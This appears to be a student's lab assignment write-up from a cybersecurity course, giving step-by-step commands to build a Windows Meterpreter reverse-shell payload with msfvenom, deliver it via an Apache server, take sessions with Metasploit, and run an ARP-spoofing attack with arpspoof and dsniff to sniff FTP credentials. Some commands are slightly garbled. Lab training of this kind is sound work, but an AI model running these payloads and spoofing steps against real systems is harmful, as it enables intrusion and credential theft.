**LETS UPGRADE-CYBER SECURITY:**

***ASSIGNMENT-2 (DAY-6)***


Question 1:

●Create payload for windows .


●Transfer the payload to the victim's machine.

●Exploit the victim's machine.


* Open kali terminal and change to root by ***sudo su –***
* Now check the Ip by using ***ip a***
* Now change the directory to /var/www/html/ by ***cd /var/www/html/***

******


* Now create a directory using ***mkdir D-Virus***
* Now change to new directory ***cd mkdir D-Virus***
* Create a venom by using ***msfvenom –p windows/meterpreter/reverse\_tcp –platform windows –a x86 –e x86/shikata\_ga\_nai –b “\X00” LHOST<IP of the server> -f exe >/var/www/html/D-Virus/fun.exe***

******


* After creating poison , enable apache2 by ***systemctl enable apache2***
* Now start apache2 by ***systemctl start apache2***
* ***Now the victim will download our file through the webserver created by us.***




* Now change dir by ***cd***
* Start the metasploit by ***msfconsole***

******

* Now the victim will run the file:
* ***Use multi/handler***
* ***>set payload windows/meterpreter/reverse\_tcp***
* ***>show originals***

******

* ***Exploit –j –z***

******

* ***Sessions (***To see active sessions on victims computer)
* ***?*** (To show commands to operate)
* Now you got access to victims computer/

Question 2:

●Create an FTP server

●Access FTP server from windows command prompt

●Do an mitm and username and password of FTP transaction using wireshark and dsniff

To Create an FTP Server:

* Open ***start*** and go to Service Manager
* Click on Manage
* Add Roles and Features
* Click on Next and Next
* Select IIS (Web Server) as FTP is an additional feature of web server
* Click on next and next
* Select FTP and its additional packages.
* Click on NEXT and Install
* We created an FTP srever.
* Now go to TOOLS >Internet information Service Manager>Right click on Win Server>Add FTP site>Give FTP name>Create path as {C/inetpub/FTP root}
* Click on Next
* Set default port no. 21
* Select No SSL
* Select Next >Basic>All Users>Read & Write
* Select Finish
* Thus added FTP server to victims computer.

To Access FTP server from windows command prompt:

* Open Cmd prompt as Administrator in client computer
* Give the command as ftp <victims ip>
* It will ask for user and password of victim and give them
* It will give confirmation as “User xxxx logged in”
* If we don’t know the IP Address of victim follow these steps:

1. Open kali linux
2. In terminal type ***Sudo Su -*** >change to root
3. Give the cmd ***nmap –Pn –sS <192.168.95.\*>***
4. Check for the open FTP port or port no.21
5. So the corresponding IP is the victims IP

To Do an mitm and username and password of FTP transaction using wireshark and dsniff:

* Open Kali Linux>terminal > change to Root
* Give command ***apt install dsniff***
* Give command ***echo 1> /proc/sys/net/ipv4/ip\_forward***
* Give command ***sysctl -w net.ipv4.ip\_forward =1*** (To set variable)
* Give command ***arpspoof -i eth0 -t <IP of FTP server> -r <IP of Client server>*** (to change MAC address of both systems to KALI)
* Give command dsniff -i eth0 (To get all the details of victims and clients)
* To get full details we can also use Wireshark and check for the port 21 in filter.